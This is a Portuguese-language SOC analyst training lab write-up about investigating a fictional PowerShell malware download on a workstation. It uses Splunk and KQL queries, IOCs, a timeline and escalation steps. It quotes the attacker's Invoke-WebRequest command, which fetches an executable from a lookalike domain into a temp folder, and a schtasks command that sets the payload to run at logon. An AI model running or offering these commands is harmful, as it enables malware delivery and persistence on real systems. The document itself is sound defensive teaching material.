

# Laboratório SOC Analyst N1 — Investigação de Download Suspeito via PowerShell

## Cenário

Sou analista SOC Nível 1 da empresa fictícia **NorthBank**.

Durante meu turno, o SIEM gerou um alerta indicando possível download malicioso realizado via PowerShell em uma estação de trabalho corporativa.

O alerta chamou atenção porque:

- o PowerShell executou um download externo
- o arquivo foi salvo na pasta temporária
- o domínio não era conhecido pela empresa

Meu objetivo era:

- validar o alerta
- entender o que foi baixado
- verificar possível comprometimento
- identificar IOC
- escalar corretamente caso necessário

## Alerta recebido

Alert: Suspicious PowerShell Download

Host: NBK-WKS-022

User: c.almeida

Severity: High

CommandLine:

```
powershell.exe Invoke-WebRequest  
http://update-microsoft-security[.]com/update.exe  
-OutFile C:\Temp\update.exe
```

Time:

2026-05-12 10:41:18

# Primeira análise

Assim que visualizei o alerta, alguns pontos chamaram minha atenção:

| Evidência         | Motivo                         |
|-------------------|--------------------------------|
| Invoke-WebRequest | usado para downloads           |
| domínio estranho  | possível phishing/malware      |
| arquivo .exe      | possível payload               |
| pasta Temp        | comportamento comum em malware |

Minha suspeita inicial foi:

- possível download de malware

## Investigando no Splunk

Comecei pesquisando eventos relacionados ao host.

### Pesquisa inicial no Splunk

```
index=windows host="NBK-WKS-022"  
powershell.exe Invoke-WebRequest
```

Resultado:

```
EventCode=4688
```

CommandLine:

```
powershell.exe Invoke-WebRequest  
http://update-microsoft-security[.]com/update.exe  
-OutFile C:\Temp\update.exe
```

# Investigando execução do arquivo

Meu próximo passo foi descobrir:

- o arquivo baixado foi executado?

## Pesquisa Splunk — execução do payload

```
index=windows host="NBK-WKS-022"  
update.exe
```

Resultado encontrado:

EventCode=4688

NewProcessName:  
C:\Temp\update.exe

ParentProcess:  
powershell.exe

## A severidade aumentou

Nesse momento percebi que:

- não foi apenas download
- o arquivo realmente foi executado

Agora existia possibilidade real de comprometimento.

## Investigando no KQL

Se eu estivesse usando o Microsoft Sentinel , seria assim:

## Pesquisa KQL — download via PowerShell

```
DeviceProcessEvents  
| where FileName == "powershell.exe"  
| where ProcessCommandLine contains "Invoke-WebRequest"  
| project Timestamp, DeviceName,  
ProcessCommandLine
```

### **Resultado:**

DeviceName: NBK-WKS-022

Timestamp: 2026-05-12 10:41:18

## **Investigando conexões externas**

Quis identificar se o host continuava se comunicando com o domínio suspeito.

### **Pesquisa KQL — conexões de rede**

DeviceNetworkEvents

| where DeviceName == "NBK-WKS-022"

| where RemoteUrl contains "update-microsoft-security"

| project Timestamp, RemoteIP, RemoteUrl

### **Resultado:**

RemoteIP: 91.201.67.188

RemoteUrl:

update-microsoft-security.com

## **Investigando persistência**

Depois disso comecei a procurar:

- criação de tarefas agendadas
- chaves de registro
- inicialização automática

### **Pesquisa Splunk — persistência**

index=windows host="NBK-WKS-022"

("schtasks" OR "Run\\" OR "Startup")

Resultado encontrado:

schtasks /create /tn UpdaterService

/tr C:\Temp\update.exe

/sc onlogon

# Conclusão parcial

Nesse momento eu já possuía fortes evidências de comprometimento:

| Evidência           | Resultado    |
|---------------------|--------------|
| download externo    | confirmado   |
| execução do payload | confirmada   |
| persistência        | identificada |
| domínio suspeito    | identificado |

## IOC identificados

### Domínio suspeito

update-microsoft-security.com

### IP remoto

91.201.67.188

### Arquivo suspeito

C:\Temp\update.exe

### Host afetado

NBK-WKS-022


# Minhas ações como SOC Analyst N1

Após confirmar o comprometimento:

- Escalei imediatamente para equipe N2
- Solicitei isolamento da máquina
- Documentei IOC encontrados
- Registrei timeline do incidente
- Solicitei bloqueio do domínio/IP
- Mantive monitoramento de hosts relacionados

## Timeline do incidente

Sequência dos eventos identificados durante a investigação.



Legenda:

- 1 = download via PowerShell
- 2 = execução do payload
- 3 = conexão externa
- 4 = persistência criada

# Relatório SOC N1

Foi identificado download suspeito realizado via PowerShell na estação NBK-WKS-022.

Durante a investigação foi confirmado:

- download de executável externo
- execução do payload
- comunicação com domínio suspeito
- criação de persistência via schtasks

IOC identificados:

- Domínio: update-microsoft-security.com
- IP: 91.201.67.188
- Arquivo: C:\Temp\update.exe

Host encaminhado para contenção e incidente escalado para equipe N2.

## O que aprendi nesse laboratório

- Como investigar downloads suspeitos
- Como correlacionar eventos
- Como identificar persistência
- Como analisar PowerShell malicioso
- Como pesquisar no Splunk e KQL
- Como identificar IOC
- Como montar timeline de incidente



Autor: Paulo Cesar  
Formado em Segurança da informação  
[linkedin.com/in/paulo-cesar-security](https://linkedin.com/in/paulo-cesar-security)